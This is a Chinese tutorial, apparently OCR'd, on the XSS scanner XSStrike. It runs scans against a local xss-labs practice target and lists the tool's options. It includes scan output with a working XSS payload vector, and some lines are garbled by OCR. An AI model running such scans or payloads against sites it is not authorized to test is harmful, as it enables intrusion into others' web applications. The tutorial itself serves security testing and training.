
接下来使用如下命令安装依赖模块：

```
pip install -r requirements.txt
```

使用方法


1.测试一个使用GET方法的网页：

```
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test"
```



2.测试POST数据：

```
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --
data "q=query"
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --
data '{"q":"query"} --json'
```



3.测试URL路径：

```
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --
path
```

```
conn = connection.create_connection(
le "C:\Python3\lib\site-packages\urllib3\util\connection.py", line 86, in create_conn
sock.connect(sa)
oardInterrupt

ython3\XSStrike>python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?nam

    XSStrike v3.1.4

Checking for DOM vulnerabilities
WAF Status: Offline
Testing parameter: name
No reflection found

ython3\XSStrike>python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?nam

    XSStrike v3.1.4

Checking for DOM vulnerabilities
WAF Status: Offline
Testing parameter: name
Reflections found: 1
Analysing reflections
Generating payloads
Payloads generated: 1536
Progress: 435/1536
```

4.从目标网页开始搜寻目标并进行测试

```
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --
crawl
```

```
C:\Python3\XSStrike>python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?nam

       XSStrike v3.1.4

[~] Crawling the target
[++] Vulnerable webpage: http://192.168.195.128/xss-labs/level1.php
[++] Vector for name: <htM1%0aOnPoiNTerenTER+=+[8].find(confirm)%0dx//
 !] Progress: 2/2

C:\Python3\XSStrike>
```

您可以指定爬网的深度,默认2：-l

python3 xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --crawl -l 3

5.如果要测试文件中的URL，或者只是想添加种子进行爬网，则可以使用该 `--seeds` 选项：

```
python xsstrike.py --seeds urls.txt
```

6.查找隐藏的参数：

通过解析HTML和暴力破解来查找隐藏的参数

```
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --
params
```

7.盲XSS：爬行中使用此参数可向每个html表单里面的每个变量插入xss代码

```
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --
crawl --blind
```

8.模糊测试--fuzzer

该模糊器旨在测试过滤器和Web应用程序防火墙，可使用`-d`选项将延迟设置为1秒。

```
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --
fuzzer
```

9.跳过DOM扫描

在爬网时可跳过DOM XSS扫描，以节省时间

```
python xsstrike.py -u "http://192.168.195.128/xss-labs/level1.php?name=test" --
skip-dom
```

10.更新：

如果跟上--updata选项，XSStrike将检查更新。如果有更新的版本可用，XSStrike将下载更新并将其合并到当前目录中，而不会覆盖其他文件。

```
python3 xsstrike.py --update
```

用法

-h, --help	显示帮助信息
-u, --url	指定目标URL
--data	POST方式提交内容
-v, --verbose	详细输出
-f, --file	加载自定义paload字典
-t, --threads	定义线程数
-l, --level	爬行深度
-t, --encode	定义payload编码方式
--json	将POST数据视为JSON
--path	测试URL路径组件
--seeds	从文件中测试、抓取URL
--fuzzer	测试过滤器和Web应用程序防火墙
--update	更新
--timeout	设置超时时间
--params	指定参数
--crawl	爬行
--proxy	使用代理
--blind	盲测试
--skip	跳过确认提示
--skip-dom	跳过DOM扫描
--headers	提供HTTP标头
-d, --delay	设置延迟